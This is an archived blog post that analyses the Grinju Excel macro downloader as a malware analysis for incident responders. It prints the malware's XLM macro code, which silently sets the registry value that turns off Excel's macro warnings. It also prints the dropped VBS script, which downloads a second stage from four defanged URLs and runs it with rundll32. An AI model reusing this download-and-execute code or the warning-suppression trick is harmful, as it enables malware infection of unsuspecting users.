
Grinju Downloader: Anti-analysis (on steroids) | Part 2

By Vishal Thakur

Published: 2020-10-06 · Archived: 2026-04-05 20:00:45 UTC

This malware takes anti-analysis and stealth techniques to a new level

> Press enter or click to view image in full size



We took a look at this malware in the Part 1 of this publication. Now let's carry on with the analysis and dig deeper into the various anti-analysis and stealth-exec features of this malware in Part2.

```
Malpedia Inventory: https://malpedia.caad.fkie.fraunhofer.de/details/vbs.grinju
```

Secondary Macro Code

First of all, here's the entire code that is dumped in the sheet once all the macro functions have been completed. Take a look at these lines and try to figure out what they are meant to do. Then we'll take a look at the most important of these briefly before moving on to the next section.

```
=CLOSE(FALSE)
=FORMULA(LEN(APP.MAXIMIZE())+-459,Sheet1!R18690C129)
=FORMULA(LEN(GET.WINDOW(7))+-131,Sheet1!R18691C129)
=FORMULA(LEN(GET.WINDOW(20))+-893,Sheet1!R18692C129)
=FORMULA(LEN(GET.WINDOW(23)=3)+433,Sheet1!R18693C129)
=FORMULA(LEN(GET.WORKSPACE(31))+864,Sheet1!R18694C129)
=FORMULA(LEN(GET.WORKSPACE(13)>770)+707,Sheet1!R18695C129)
=FORMULA(LEN(GET.WORKSPACE(14)>390)+-407,Sheet1!R18696C129)
=FORMULA(LEN(GET.WORKSPACE(19))+373,Sheet1!R18697C129)
=FORMULA(LEN(GET.WORKSPACE(42))+-476,Sheet1!R18698C129)
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R18689C129))
=LEFT(GET.WORKSPACE(23),(FIND("Roaming",GET.WORKSPACE(23),1)-1))&"Local\Temp\Nvf.vbs"
=LEFT(GET.WORKSPACE(23),(FIND("Roaming",GET.WORKSPACE(23),1)-1))&"Local\Temp\Fp70.txt"
=FOPEN(R18700C129,3)
=FWRITELN(R18702C129,"On Error Resume Next")
=FWRITELN(R18702C129,"Set wjfcRJhw = CreateObject(""WScript.Shell"")")
```

```
=FWRITELN(R18702C129,"Set ydvON = CreateObject(""Scripting.FileSystemObject"")")
=FWRITELN(R18702C129,"Set jPKt = ydvON.CreateTextFile("""&R18701C129&""", True)")
=FWRITELN(R18702C129,"T9s=wjfcRJhw.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Exc
CreateObject(""WScript.Shell"")").RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Exce
=FCLOSE(R18702C129)
=EXEC("explorer.exe "&R18700C129&"")
=WHILE(ISERROR(FILES(R18701C129)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R18700C129)
=FOPEN(R18701C129,2)
=FREAD(R18715C129,100)
=FCLOSE(R18715C129)
=FILE.DELETE(R18701C129)
=IF(ISNUMBER(SEARCH("1",R18716C129)),GOTO(R18689C129),)
=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R4019C240),GOTO(R4046C240))
```

Depending on the execution flow (we touched on in part 1), selective functions from the above code will be picked for execution.

All these functions are picking up values from the sheet (based on formulas, not values) and then forming the VBS code that is to be eventually written to the disk as an **executable script**, which is the final downloader.

There's more that these functions do as well, so let's get into it!

Stealth Tactics

This one creates at text file, the purpose of which is rather sinister ;)

```
=FWRITELN(R18702C129,"Set jPKt = ydvON.CreateTextFile("""&R18701C129&""", True)")
```

What's happening here is basically a text file being created, using the 'CreateObject' function with WScript.Shell, from the values in the sheet at location 'R18701C129' and being saved locally in the Temp directory. The text files has only one character in it: 1 — which will be used by a different function to carry out something really cheeky. Let's take a look.

```
=FWRITELN(R18702C129,"T9s=wjfcRJhw.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Exc
CreateObject(""WScript.Shell"")").RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Exce
```

The function above does:

1. Open Registry
2. Go to the Excel Security Warnings hive
3. Take the value from the text file written in the earlier step (the value '1')
4. Write that value (1) to the registry hive for Excel security warnings

What does it actually do and how exactly is it sinister/cheeky?

Get Vishal Thakur's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

When the value of this hive is set to '1', it basically means that ALL macros, from hereon, will run automatically, **without any warnings**! Remember that 'Enable Content' warning at the top that has saved your life as an incident response engineer many times (although, many people still click and enable it)? That warning will simply not appear in future and all macro functions and VBA will be executed in the background. Hence sinister and cheeky.

> Press enter or click to view image in full size
>
> 
>
>
> This malware disables this warning so that macros can be run automatically in stealth mode in the future.

Now let's look at more functions.

```
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R18689C129))
```

Here you can see that the code runs the GET.WORKSPACE(1) function. This function gets the env that the malware is running in. It searches for the text "Windows" in the returned results and if it finds it, it executes the code in R18689C129. Basically, it wouldn't bother running in any other environment.

```
=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R4019C240),GOTO(R4046C240))
```

Above, you can see another great way of getting the malware execute in different ways, based on the environment that it is running in. In the code above, GET.WORKSPACE(1) returns the environment that the malware is running in and if it happens to be 32 bit, it executes the code in R4019C240 and if it is 64 bit, it will go to R4046C240. Simple but effective.

Rest of the functions are pretty straight forward. Writing files, executing them (using explorer.exe), deleting the files once done with them.

Here's the Script that is dropped (Local\Temp\Nvf.vbs):

```
cNk = "hxxps://channelmelabd.com/wp-keys.php"
ZN4j82Zg = "hxxps://ezy.id/wp-keys.php"
hxSq = "hxxps://ksuengineering.com/wp-keys.php"
oP744tD = "hxxps://laserdoctor.com.br/wp-keys.php"
FmI4 = Array(cNk,ZN4j82Zg,hxSq,oP744tD)
```

```
Dim Yp9: Set Yp9 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
Function b41wemtX(data):
Yp9.setOption(2) = 13056
Yp9.Open "GET", data, False
Yp9.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
Yp9.Send
b41wemtX = Yp9.Status
End Function
For Each cpm0q7 in FmI4
If b41wemtX(cpm0q7) = 200 Then
Dim t1AEo: Set t1AEo = CreateObject("ADODB.Stream")
t1AEo.Open
t1AEo.Type = 1
t1AEo.Write Yp9.ResponseBody
t1AEo.SaveToFile "C:\Users\Ragnar Lothbrok\AppData\Local\Temp\ZsQrgSU.html", 2
t1AEo.Close
Exit For
End If
Next
```

As you can see above, the executable is downloaded and saved as an html file “ZsQrgSU.html”. This is supposed to be the second-stage malware.

By the time I got to it, there was nothing to download but there are strong indications that it is a DLL. This conclusion is based on the fact that there’s another script that is dropped to execute this DLL, which used rundll32.exe to load the DLL for execution:

```
Set tyMG = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
tyMG.Document.Application.ShellExecute "rundll32.exe","C:\Users\Ragnar Lothbrok\AppData\Local\Temp\Z
```

Conclusion

So this was a somewhat selective analysis of the interesting bits in Grinju malware. As you can see, there are a lot of new tricks in anti-analysis and stealth techniques. We can see malware authors getting creative and digging up these old, rarely used functions to bypass analysis and also make our lives harder. The registry trick is really neat in my opinion, credit where its due. I enjoyed the challenge that this malware presented and it was great to find these new ways — now we can tell if other malware tries to use these or similar functions in the future.

I know there are a few things that I’ve skipped over in these two posts, if you need more info or have Qs, hit me on on email (right at the top of this post) or in comments below. The sample and YAYA sig should be available on my Malpedia entry.

Keep learning and keep sharing!

Useful links:

Press enter or click to view image in full size